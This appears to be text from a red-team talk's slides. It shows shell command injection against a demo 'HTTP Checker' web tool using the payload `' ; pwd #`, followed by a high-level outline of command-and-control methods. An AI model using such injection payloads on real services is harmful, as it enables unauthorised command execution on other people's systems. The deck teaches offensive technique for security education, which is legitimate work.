
Command

`curl -skm3 'https://is-my-deutsche-bahn-train-delayed.servus.mom'`

Output

Duh?

This Looks Injectable...



util.servus.mom

HTTP Checker

Target:

Target

`https://is-my-deutsche-bahn-train-delayed.servus.mom`


Command

`curl -skm3 'https://is-my-deutsche-bahn-train-delayed.servus.mom'`


Output

Duh?


This Looks Injectable...



Is This Injectable...



This Was Injectable!



A screenshot of a web browser window with the address bar showing 'util.servus.mom'. The page title is 'HTTP Checker'. It contains a 'Target:' label followed by an empty text input field. Below this is a section titled 'Target' containing the text `' ; pwd #`. Underneath is a section titled 'Command' containing the text `curl -skm3 '' ; pwd #'`. The final section is titled 'Output' and contains a single forward slash `/`.

HTTP Checker

Target:

Target

`' ; pwd #`


Command

`curl -skm3 '' ; pwd #'`


Output

`/`


This Was Injectable!



HTTP Checker Container



HTTP Checker Container, Compromised



What's a Container? (v2)

- Where my application runs all nice and self-contained
 - Application Developer

What's a Container? (v2)

- Where my application runs all nice and self-contained
 - Application Developer
 - Systems Administrator

What's a Container? (v2)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator

What's a Container? (v2)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator



Probably more to the story...

C2

C2 in a Nutshell

C2 in a Nutshell

- What is it?

C2 in a Nutshell

- What is it?
 - Command and Control

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...
 - Most importantly, it has to work

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...
 - Most importantly, it has to work
 - Don't be a jerk (or get caught)

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...
 - Most importantly, it has to work
 - Don't be a jerk (or get caught)
 - Keep it sufficiently simple

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...
 - Most importantly, it has to work
 - Don't be a jerk (or get caught)
 - Keep it sufficiently simple
- How?

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...
 - Most importantly, it has to work
 - Don't be a jerk (or get caught)
 - Keep it sufficiently simple
- How?
 - Use what's there (SSH, curl in a loop)

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...
 - Most importantly, it has to work
 - Don't be a jerk (or get caught)
 - Keep it sufficiently simple
- How?
 - Use what's there (SSH, curl in a loop)
 - Many, many frameworks

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...
 - Most importantly, it has to work
 - Don't be a jerk (or get caught)
 - Keep it sufficiently simple
- How?
 - Use what's there (SSH, curl in a loop)
 - Many, many frameworks
 - Custom Code™

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...
 - Most importantly, it has to work
 - Don't be a jerk (or get caught)
 - Keep it sufficiently simple
- How?
 - Use what's there (SSH, curl in a loop)
 - Many, many frameworks
 - Custom Code™
 - TODO: Roll your own

C2 in a Nutshell

- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...
 - Most importantly, it has to work
 - Don't be a jerk (or get caught)
 - Keep it sufficiently simple
- How?
 - Use what's there (SSH, curl in a loop)
 - Many, many frameworks
 - Custom Code™
 - TODO: Roll your own




C2 in a Nutshell


- What is it?
 - Command and Control
 - Take control of a thing, via commands
- For Successful (Red Team) C2...
 - Most importantly, it has to work
 - Don't be a jerk (or get caught)
 - Keep it sufficiently simple
- How?
 - Use what's there (SSH, curl in a loop)
 - Many, many frameworks
 - Custom Code™
 - TODO: Roll your own





Ask the HTTP Checker to Check HTTP





Under the Hood: a Shell



